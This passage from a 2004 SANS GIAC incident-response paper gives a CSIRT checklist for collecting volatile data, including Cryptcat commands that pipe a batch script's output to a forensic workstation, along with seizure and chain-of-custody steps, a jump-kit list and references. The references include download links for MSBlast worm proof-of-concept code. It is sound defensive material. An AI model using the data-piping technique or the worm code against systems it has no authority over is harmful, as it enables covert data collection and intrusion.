7.3				Enter at the DOS prompt ***(cd drive letter)*** **:\ir:>irscreen** This will run the RRB Initial Response collection of volitale data.
7.4				Insert a "forensically sterile" 3.5" floppy disk in the floppy disk (normally the "A") drive.
7.5				Open up a new blank text document on the floppy disk. **Name the file** ***(machine name)_(case number)_IRScreen.txt***
7.6				Copy all of the data from the cmd.exe window and paste it inside the text file on the floppy disk.
7.7				Enter command: **START > RUN >** ***(cd drive letter)*** **:\ir\cmd To open up a "trusted" command shell.**
7.8				Change to the drive were the evidence is at at the DOS prompt **C:\ir:>*(Drive Letter)* :** Generate the MD5Sums by entering the following command ***(Drive Letter)*** **:\>fsum -md5 -r** ***(machine name)*** **_*(case number)*** **_IRScreen.txt.* >** ***(Evidence File Name)_MD5Sums.txt***
				Copy the document *(machine name)_(Case Number)_IRNet.txt* and the MD5Sums document to either a floppy disk (size permitting) or burn it to a CD-ROM. Do not go to the next step until this is done.
7.9				Write protect the floppy to prevent any damage or alteration of evidence.
7.10				Create an evidence tag for the floppy disk and log it into the evidence log.
7.11				Place the floppy in the Forensic Response Notebook Computer and open up the document. Examine the initial data for any signs of a possible system compromise: Unknown users, remote connections, shares, processes, unexplained local accounts, etc.
7.12				If the CSIRT Initial Response Member suspects that the system may have been compromised, they should notify the CSO.
7.13				For suspected compromised systems, collection of additional volatile data is required using Cryptcat to the Forensic Response Notebook. This minimzes the amount of physical data alteration on the potentially compromised systems hard drive.
7.14				Go to Step # 8 for the Cryptcat Initial Response Procedures.
7.15				If it does not appear that the victim's system is compromised, the CSIRT member may run either the Cryptcat or the local collection program to gather the detailed volatile data. Cryptcat is more secure and minimizes physical data alteration on the local hard drive. Running the collection program locally creates a neatly organized zipped package and is ideal for remote office response and ease of data review by the CSIRT.
7.16				Go to Step 9 for the Local Collection Procedures:
8				**Procedures to follow if Transmitting Data to a Forensics Workstation**
8.1				**Establish Cryptcat Listening on Forensics Workstation**
8.2				Enter command: **START > RUN >** ***(cd drive letter)*** **:\ir\cmd To open up a "trusted" command shell.**
8.3				Enter at the DOS prompt : ***(cd drive letter)*** **:\ir>cryptcat -l -p 6630 -k** ***(secret key value)*** **>** ***(systemname)*** **.txt**
8.4				**Establish Cryptcat Connection on Victim's Computer**
8.5				Insert the CSIRT Incident Response Trusted CD-ROM (or floppy disk if CD-ROM is not available)
8.7				Enter at the DOS prompt : ***(cd drive letter)*** **:\ir:>irnet.bat | cryptcat -k (secret key value)** ***(forensic host computer ip address)*** **6630** This will esablish a secure link with the forensic workstation and transmit the ir.batch file data over.
8.8				When data is being transmitted, you will see: "**FarmCryptxxxx** " - this means that a piece of data has been written to the destination (Forensic) system. xxxx = a number.
				CONTINUE TO NEXT PAGE →

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

CSIRT RESPONSE PROCEDURES
CSIRT CASE NUMBER:

ITEM #	DATE	TIME	CSIRT MEMBER	TASK
Section III - CSIRT On-Scene Initial Response Checklist:				
				Gather Volatile Data (if computer is operating)
8.9				When you see the ***FIRST*** **"FarmCryptxxxx"** the script is at the first programmed stop "Press any key to continue" message. Just press any key on the keyboard and the live forensic data collection program will start.
8.10				It will take serveral minutes for the IRNet batch file to run. During this time, review the area for items you might have missed, fill out/review your paperwork.
8.11				When the prog ram appears to be finished, verify it by looking a the Forensic Response Workst ation. If it is, just close out the command window.
8.12				On the Forensic Workstati on, copy the entire contents of the session and paste them into a new text document. **Name the document *(machine name)_(Case Number)_IRNet.txt***
8.13				Change to the drive were the evidence is at at the DOS prompt **C:\ir:>*(Drive Letter)*\ :** Generate the MD5Sums by entering the following command ***(Drive Letter)*** **:\>fsum -md5 -r *(machine name)* _*(Case Number)* _IRNet.txt.* > *(Evidence File Name)_MD5Sums.txt***
8.14				Copy the document *(machine name)_(Case Number)_IRNet.txt* and the MD5Sums document to either a floppy disk (size permitting) or burn it to a CD-ROM. Do not go to the next step until this is done.
8.15				Create an evidence tag for the floppy or CD-ROM and log it into the evidence log.
8.16				IF a forensic drive duplication is indicated, Go to Step 10
8.17				IF Seizure is indicated, Go to Step 11
8.18				If forensic drive duplication or seizure is not going to be done, go to Step 12
9				**Procedures to follow if saving the data locally.**
9.1				Insert the CSIRT Incident Response Trusted CD-ROM (or floppy disk if CD-ROM is not available)
9.2				Enter command: **START > RUN > *(cd drive letter)* :\ir\cmd To open up a "trusted" command shell.**
9.3				Enter at the DOS prompt **C:\ir:>ir or ircd (if running from cd)** This will run the Initial Response collection of volitale data. Note: The data is stored on the victim's local hard drive using this batch file in C:\CSIRT folder which becomes C:\CSIRT.zip when the process is completed.
9.4				It will take serveral minutes for the IR batch file to run. During this time, review the area for items you might have missed, fill out/review your paperwork.
9.5				Copy the folder *(C:\CSIRT* to either a floppy disk (size permitting) or burn it to a CD-ROM. Do not go to the next step until this is done.
9.6				Create an evidence tag for the floppy or CD-ROM and log it into the evidence log.
9.7				IF a forensic drive duplication is indicated, Go to Step 10
9.8				IF Seizure is indicated, Go to Step 11
9.9				If forensic drive duplication or seizure is not going to be done, go to Step 12
				CONTINUE TO NEXT PAGE →

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

CSIRT RESPONSE PROCEDURES
CSIRT CASE NUMBER:

ITEM #	DATE	TIME	CSIRT MEMBER	TASK
Section III - CSIRT On-Scene Initial Response Checklist:				
10				**Conduct a Forensic Drive Duplication (If Required)**
10.1				Follow Instructions from Purchased Commercial Software.
11				Go to Step 11 if Seizure is indicated, if not, go to Step 12
11.1				**Perform Computer Seizure (If Required)**
11.2				Make sure that you have Laytex Gloves on and at least one witness.
11.3				Take a digital photograph of the entire system and all connections (front, back, sides)
11.4				Using 1" W hite Mailing Labels, Label all connections in numerical sequence. For example, label the monitor cable "1" on the cable and "1" where it connects to the computer. Make no assumptions, lable every cable to every connecting port.
11.5				Once everything is labeled, take detailed digital photographs to show the exact cable placement, just in case a label should come off.
11.6				Remove components from the computer one at a time. As a component is removed, prepare/update an evidence tag and the evidence log. Each removable component should have it's own tag (keyboard, CPU, monitor, mouse, PDA, etc).
11.7				Place the component in either a plastic/paper bag or box and then seal it with tamper proof tape. The bag/box should have the date, case number, evidence tag number and CSIRT member who processed the evidence written on it, along with their initials.
11.8				Once all the evidence is processed, take a second look to make sure everything was processed. Conduct an inventory to make sure you have all the processed evidence collected and then secure that evidence in the evidence locker. Make sure that you maintain proper chain of custody and keep the evidence logs updated.
11.9				Make sure that you clean up after yourself before leaving the scene.
12				**Perform CleanUp and Clear the Scene.**
12.1				Take any collected evidence and place it into either a plastic/paper bag or box and then seal it with tamper proof tape. The bag/box should have the date, case number, evidence tag number and CSIRT member who processed the evidence written on it, along with their initials.
12.2				Once all the evidence is processed, take a second look to make sure everything was processed. Conduct an inventory to make sure you have all the processed evidence collected and then secure that evidence in the evidence locker. Make sure that you maintain proper chain of custody and keep the evidence logs updated.
12.3				Make sure that you clean up after yourself before leaving the scene.
12.4				Thank the supervisor and person reporting the incident for the cooperation and for reporting the problem. Provide them a copy of your business card in case they need to contact you with either additional evidence or if they have questions. Let them know that you will keep them informed of what's going on, consistent with operational security requirements.
12.5				Make sure that you have all of your response kit tools repacked and that you have the evidence and return to the office.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6.14 *CSIRT Jump Kit – Packing List.*

CSIRT "JUMP KIT" PACKING LIST

ITEM	QTY
GENERAL:	
Large Computer Bag (wheeled overnighter) with locks to store jump kit.	1
Incident Response Reference Books	1
Business Cards	25
Computer Security Incident Response Plan (CSIRP)	2
Hard Copy of Network Diagrams, IP Addresses	1
COMMUNICATIONS:	
Cellular Telephone with 2-way text messaging, power supply, extra battery and Internet Connection Kit for Notebook Computer. (Lead Investigator)	1
Corporate Internal Telephone Book (hardcopy)	1
Toll Free Pagers (1 per responding team member)	1
DOCUMENTATION:	
Mini Tape Recorder with 2 spare sets of batteries	1
Extra mini-tapes	6
Digital Camera-writes to CD-R	1
Extra battery set for camera	2
Blank CD-R's for camera	10
Account Book, Record, 10 3/8" x 8 3/8", 150 Pages	1
Permanent Markers - Medium Point Pkg (Black, Blue, Red, Green)	2
Permanent Markers - Fine Point Pkg (Black, Blue, Red, Green)	2
Pen (black ball-point, medium tip)	4
Pen (black ball-point, medium tip)	10
3" x 5" White Index Cards	25
8.5" x 11" blank printer/copier paper	100
DVD-R (blank)	5
CDs, 700MB (blank)	10
Mini-CD's 200MB (blank)	5
MultiMedia Wallet (64 capacity)	1
DVD/CD Jewel Cases (slimeline)	5
Mini-CD Jewel Cases (slimeline)	5
"Burn Bag" for sensitive trash	2
Hard copy Incident Response Forms	2
EVIDENCE COLLECTION:	
Latex gloves, pair	10
Evidence Custody Card Form	25
Central Evidence Log Form	5
Anit-Static Bags (6 x 12")	10
Evidence Bags (12 x 16") 100/box	10
Evidence Tape 1 3/8" x 108' Roll	2
1/2' Wide Masking Tape, Roll	1
Hard Drive (Forensically Sterile) (IDE) 3.5" 30GB	3
Hard Drive (Forensically Sterile) - Notebook (IDE) 2.5" 20GB	2
Floppy disks, 3.5" (formatted)	20
Floppy disk evidence labels	30
CD evidence blank labels	20

ITEM	QTY
HARDWARE:	
Incident Response Dual Boot Notebook with extra battery, power supply and locking cable	1
Forensic Disk Duplicator	1
PC ToolKit	1
Network **HUB** - 2-4 port	1
Ethernet cable w/ RJ-45 connector, 10' Blue	3
Ethernet cable w/ RJ-45 connector, 8' RED Cross-Over	2
Modem Cord	1
Power Strip/Surge Protector	1
Cisco Console Cable with connectors	1
Flashlight with 1 set of extra batteries	1
RJ45 Female to Female Connector	1
RJ11 Female to Female Connector	1
Scissors, High Strength Cutting	1
Portable B&W printer	1
Serial Cable Male to Female	1
Printer Cable Male to Female	1
USB Cable Male to Female	1
Smart Media Reader Card (Universal to USB Cable)	1
DVD Burner (external)	1
SOFTWARE:	
Incident Response Floppy Disk	2
Incident Response CD	2
Forensic Backup Software	1
Forensic Analysis Software	1
Network Sniffer / Anti-Sniffer Software	1
Password Cracking Software	1
Network Administration Software - Windows Admin Tools	1
Administrator Management Software	1
Windows Workstation OS CD's: NT, 2000, XP Pro, WIN2K Server	1
Windows Server OS CD's: NT, WIN2K: Server, Adv Server, Exchange, SQL	1
Electronic Incident Response Forms	1
PGP CD and copy of CSIRT and FedCIRC keys	1
Vulnerability Scanner Software	1
Intrusion Detection System Software	1
Anti-Virus Software and current definitions	1
Personal Firewall	1
Mirosoft Office CD's	1
Microsoft Visio CD's	1

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

7. References.

7.1 *References - RPC-DCOM Vulnerability & Exploit*

CERT Coordination Center. "CERT® Advisory CA-2003-16 –Buffer Overflow in Microsoft RPC." URL: http://www.cert.org/advisories/CA-2003-16.html (17 JUL 2003)

CERT Coordination Center. "CERT® Advisory CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface."
URL: http://www.cert.org/advisories/CA-2003-19.html (31 JUL 2003)

CERT Coordination Center. "Vulnerability Note VU#326746
Microsoft Windows RPC service vulnerable to denial of service." URL:
http://www.kb.cert.org/vuls/id/326746 (31 JUL 2003)

Computer Associates. "Win32.Poza." URL:
http://www3.ca.com/solutions/collateral.asp?CT=27081&CID=48952

eEye Digitial Security. "Retina RPC DCOM Scanner from eEye Digital Security." URL:
http://www.eeye.com/html/Research/Tools/RPCDCOM.html (10 SEP 2003)

F-Secure. "F-Secure Virus Descriptions : Lovsan"
URL: http://www.f-secure.com/v-descs/msblast.shtml (11 SEP 2003)

Internet Architecture Naming Association (IANA). "Port Numbers." URL:
http://www.iana.org/assignments/port-numbers (19 FEB 2004)

Kapersky. "Worm.Win32.Lovesan." URL:
http://www.viruslist.com/eng/viruslist.html?id=61577 (16 AUG 2003)

McAfee. "W32/Lovsan.worm.a." URL:
http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100547 (25 AUG 2003)

Microsoft. "KB 824146 Scanner for MS03-026 and MS03-039 Patches." URL:
http://www.microsoft.com/downloads/details.aspx?FamilyId=13AE421B-7BAB-41A2-843B-FAD838FE472E&displaylang=en (7 SEP 2003)

Microsoft. "How to Use the KB 824146 Scanning Tool to Identify Host Computers That Do Not Have the 823980 (MS03-026) and the 824146 (MS03-039) Security Patches Installed." URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;827363 (7 OCT 2003)

Microsoft. "Microsoft Security Bulletin MS03-026." URL:
http://www.microsoft.com/security/security_bulletins/ms03-026.asp (16 JUL 2003)

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Microsoft. "Microsoft Security Bulletin MS03-039." URL: http://www.microsoft.com/security/security_bulletins/ms03-039.asp (10 SEP 2003)

Microsoft. "PSS Security Response Team Alert - New Worm: W32.Blaster.worm." URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/alerts/msblaster.asp (10 SEP 2003)

Mitre. "CVE Reference: CAN-2003-0352 RPC DCOM Vulnerability." URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352 (28 MAY 2003)

MSBlast Exploit -

NIST. "ICAT Vulnerability Database: CAN-2003-0352." URL: http://icat.nist.gov/icat.cfm?cvename=CAN-2003-0352 (18 AUG 2003)

Panda Software. "Blaster." URL: http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?idvirus=40369

Poulson, Kevin. "File & Proof of Concept Code - MSBlast.exe." Frame4 Security Systems, URL: http://www.frame4.com/content/downloads/76/msblast.zip (11 AUG 2003).

Poulson, Kevin. "File & Proof of Concept Code - MSBlast.exe." Frame4 Security Systems, URL: http://www.frame4.com/content/downloads/76/msblast_unpacked.zip (11 AUG 2003).

Poulson, Kevin. "RPC DCOM Worm Hits the Net." Frame4 Security Systems. URL: http://www.frame4.com/php/article667.html (11 AUG 2003).

Security Focus, BugtraqID (bid) 8205. "Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability." URL: http://www.securityfocus.com/bid/8205/info (16 JUL 2003)

Sophos. "W32/Blaster-A." URL: http://www.sophos.com/virusinfo/analyses/w32blastera.html

Symantec. "W32.Blaster.Worm Removal Tool." URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html (9 SEP 2003)

Symantec. "W32.Blaster.Worm." URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html (11 DEC 2003)

Trend Micro. "WORM_MSBLAST.A" URL: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MSBLAST.A

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

7.2 *References – General*

Applied Watch Technologies. "Applied Watch Command Center." URL: http://www.appliedwatch.com/products_awcc.php

Beale, Jay, Caswell, Brian, Foster, James C., and Posluns, Jeffrey. "Snort 2.0 - Intrusion Detection." Rockland, Maryland, Syngress Publishing, 2003.

Google. "Google Internet Search Engine." URL: http://www.google.com

Hoelzer, David. "SANS Track-7 Auditing Networks, Perimeters & Systems" SANS Institute, 2003.

Mandia, Chris, Prosise, Chris and Pepe, Matt. "Incident Response & Computer Forensics - Second Edition." Emeryville, California, McGraw-Hill/Osborne, 2003.

Microsoft. "Microsoft Computer Dictionary-Fourth Edition." Redmond, Washington, Microsoft Press, 1999.

Microsoft. "Microsoft Windows 2000 Pro Operating System" URL: http://www.microsoft.com/windows2000

Microsoft. "Microsoft Windows XP Pro Operating System" URL: http://www.microsoft.com/windowsxp/pro

Microsoft. "MS-DOS Version 6.2." Redmond, Washington, Microsoft Press, 1993.

Northcutt, Stephen. "Computer Security Incident Handling - An Action Plan for Dealing with Intrusions, Cyber-Theft, and other Security Related Events. Version 2.3.1" SANS Press, 2003.

Porter, Brian K. “RPC-DCOM Vulnerability & Exploit.”, SANS Institute, 2003.

Red Hat. "Red Hat Linux Operating System" URL: http://www.redhat.com

Skoudis, Ed. "SANS Track-4 Hacker Techniques, Exploits, and Incident Handling" SANS Institute, 2003.

Snort.org. "Snort Rules." URL: http://www.snort.org/dl/rules/

Sportack, Mark. "Networking Essentials - Unleashed." Indianapolis, Indiana, SAMS Publishing, 1998.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

7.3 *References – Software Downloads (hyperlinks)*

TOOL	WEB SITE
afind	http://www.foundstone.com
arp	http://www.microsoft.com
auditpol	http://www.microsoft.com
Auditpol	http://www.microsoft.com
AW-Agent	http://www.appliedwatch.com
AW-Console	http://www.appliedwatch.com
AW-Server	http://www.appliedwatch.com
Cryptcat	http://farm9.org/Cryptcat
CSDiff	http://www.componentsoftware.com/products/csdiff/download.htm
date	http://www.microsoft.com
dir	http://www.microsoft.com
diskmap	http://www.microsoft.com
dumpel	http://www.microsoft.com
ethereal	http://www.ethereal.com
FPort	http://www.foundstone.com
fsum	http://www.slavasoft.com
ipconfig	http://www.microsoft.com
MS03-026/039 Scanner	http://www.microsoft.com/downloads/details.aspx?FamilyId=13AE421B-7BAB-41A2-843B-FAD838FE472E&displaylang=en
MS-DOS Cmd.exe	http://www.microsoft.com
nbtstat	http://www.microsoft.com
nc (Netcat)	http://netcat.sourceforge.net
Netstat	http://www.microsoft.com
nMap	http://www.insecure.org/nmap
NTLast	http://www.foundstone.com
PsList	http://www.sysinternals.com
PsLoggedOn	http://www.sysinternals.com
Red Hat Linux	http://www.redhat.com/download/products.html
reg query	http://www.microsoft.com
Retina RPC DCOM Scanner	http://www.eeye.com/html/Research/Tools/RPCDCOM.html
sfind	http://www.foundstone.com
Snort	http://www.snort.org
time	http://www.microsoft.com
tree	http://www.microsoft.com

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

7.4 *References – Software Downloads (full credits)*

TOOL	COPYRIGHT OF	VERSION	WEB SITE
afind	Foundstone, Inc.	Version 2.0	http://www.foundstone.com
arp	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
auditpol	Microsoft Corporation	Version 2.0	http://www.microsoft.com
Auditpol	Microsoft Corporation	Version 2.0	http://www.microsoft.com
AW-Agent	Applied Watch Technologies	Version 1.4.2	http://www.appliedwatch.com
AW-Console	Applied Watch Technologies	Version 1.4.1	http://www.appliedwatch.com
AW-Server	Applied Watch Technologies	Version 1.4.5	http://www.appliedwatch.com
Cryptcat	farm9.com	Version 1.10	http://farm9.org/Cryptcat
CSDiff	Component Software	Version 4.0	http://www.componentsoftware.com/products/csdiff/download.htm
date	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
dir	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
diskmap	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
dumpel	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
ethereal	Ethereal Corporation	Version 0.10.1	http://www.ethereal.com
FPort	Foundstone, Inc.	Version 1.33	http://www.foundstone.com
fsum	SlavaSoft Inc.	Version 2.5	http://www.slavasoft.com
ipconfig	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
MS03-026/039 Scanner	Microsoft Corporation	Version 1.00.0257	http://www.microsoft.com/downloads/details.aspx?FamilyId=13AE421B-7BAB-41A2-843B-FAD838FE472E&displaylang=en
MS-DOS Cmd.exe	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
nbtstat	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
nc (Netcat)	original version - Hobbit, nt version - Weld Pond	Version 1.10	http://netcat.sourceforge.net
Netstat	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
nMap	Insecure.org	Version 3.50	http://www.insecure.org/nmap
NTLast	Foundstone, Inc.	Version 3.0	http://www.foundstone.com
PsList	Mark Russinovich, SysInternals	Version 1.22	http://www.sysinternals.com
PsLoggedOn	Mark Russinovich, SysInternals	Version 1.2.1	http://www.sysinternals.com
Red Hat Linux	Red Hat.com	Version 9.0	http://www.redhat.com/download/products.html
reg query	Microsoft Corporation	Version 1.10	http://www.microsoft.com
Retina RPC DCOM Scanner	eEye Digital Security	Version 1.1.0	http://www.eeye.com/html/Research/Tools/RPCDCOM.html
sfind	Foundstone, Inc.	Version 3.0	http://www.foundstone.com
Snort	Snort.org	Version 2.1.0	http://www.snort.org
time	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
tree	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.